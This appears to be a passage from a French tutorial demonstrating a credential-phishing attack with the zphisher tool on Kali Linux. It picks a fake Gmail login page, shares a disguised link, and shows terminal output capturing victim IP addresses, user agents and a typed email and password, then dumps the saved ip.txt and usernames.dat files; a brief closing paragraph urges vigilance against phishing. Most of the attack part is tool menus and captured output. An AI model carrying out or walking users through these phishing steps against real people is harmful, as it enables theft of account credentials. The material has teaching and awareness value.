
Nous allons tenter un phishing pour récupérer les informations d'identification de google mail d'un utilisateur. On choisit l'option 3 dans ce cas ensuite 1.

```
[-] Select an option : 3

[01] Gmail Old Login Page
[02] Gmail New Login Page
[03] Advanced Voting Poll

[-] Select an option : 1
```


On choisit l'option 2

Le lien https inscrit sur la capture ci-dessus sera partagé aux utilisateurs. Il s'agit d'un lien de phishing.

Ensuite ; ouvrons le lien dans le navigateur d'un client Windows.



Remplissons les champs de saisie



Notons que lorsque l'utilisateur click sur **sign in**, le contenu du formulaire se redirigera dans le terminal de l'attaquant comme l'indique la capture ci-dessous.

```
[-] URL 3 : https://get-unlimited-google-drive-free@
[-] Waiting for Login Info, Ctrl + C to exit...

[-] Victim IP Found !

[-] Victim's IP : 102.64.220.108

[-] Saved in : auth/ip.txt

[-] Victim IP Found !

[-] Victim's IP : 102.64.220.108

[-] Saved in : auth/ip.txt

[-] Victim IP Found !

 34.83.203.92IP : 34.83.203.92

[-] Saved in : auth/ip.txt

[-] Login info Found !!

[-] Account : cyberesa@gmail.com

[-] Password : cybersecurite7

[-] Saved in : auth/usernames.dat

[-] Waiting for Next Login Info, Ctrl + C to exit.
```

Comme vous pouvez le constater, les informations saisies par l'utilisateur s'affichent dans le terminal de notre machine attaquante.

Le fichier **ip.txt** contient des @ip_public de tous les utilisateurs ayant accéder au lien de phishing.

```
┌──(root㉿kali)-[/home/kossi/zphisher/auth]
└─# cat ip.txt
IP: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

IP: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

IP: 102.64.220.108
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr

IP: 34.83.203.92
User-Agent:

IP: 34.83.203.92
User-Agent:
```

```
┌──(root㉿kali)-[/home/kossi/zphisher/auth]
└─# cat ip.txt
IP: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

IP: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

IP: 102.64.220.108
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0

IP: 34.83.203.92
User-Agent:

IP: 34.83.203.92
User-Agent:

IP: 34.83.203.92
User-Agent:

IP: 34.83.203.92
User-Agent:

IP: 102.64.220.108
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0

IP: 102.64.220.108
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0

IP: 34.83.203.92
User-Agent:

IP: 34.83.203.92
User-Agent:
```

Le fichier **username.dat** contient les informations recueillis à travers le lien. Autrement dit, une historique.

```
┌──(root㉿kali)-[/home/kossi/zphisher/auth]
└─# cat usernames.dat
Facebook Username: ed Pass: ed
Gmail Username: cyberesa@gmail.com Pass: cybersecurite7

┌──(root㉿kali)-[/home/kossi/zphisher/auth]
└─#
```

Conclusion

Le phishing représente une menace persistante dans le paysage actuel de la cybersécurité. Alors que les attaques deviennent de plus en plus sophistiquées, la vigilance, l'éducation, et l'utilisation de technologies de sécurité avancées sont les meilleures armes pour protéger les individus et les organisations contre cette menace omniprésente. Il est impératif de rester informé et d'adopter une approche proactive pour prévenir et atténuer les effets des attaques de phishing.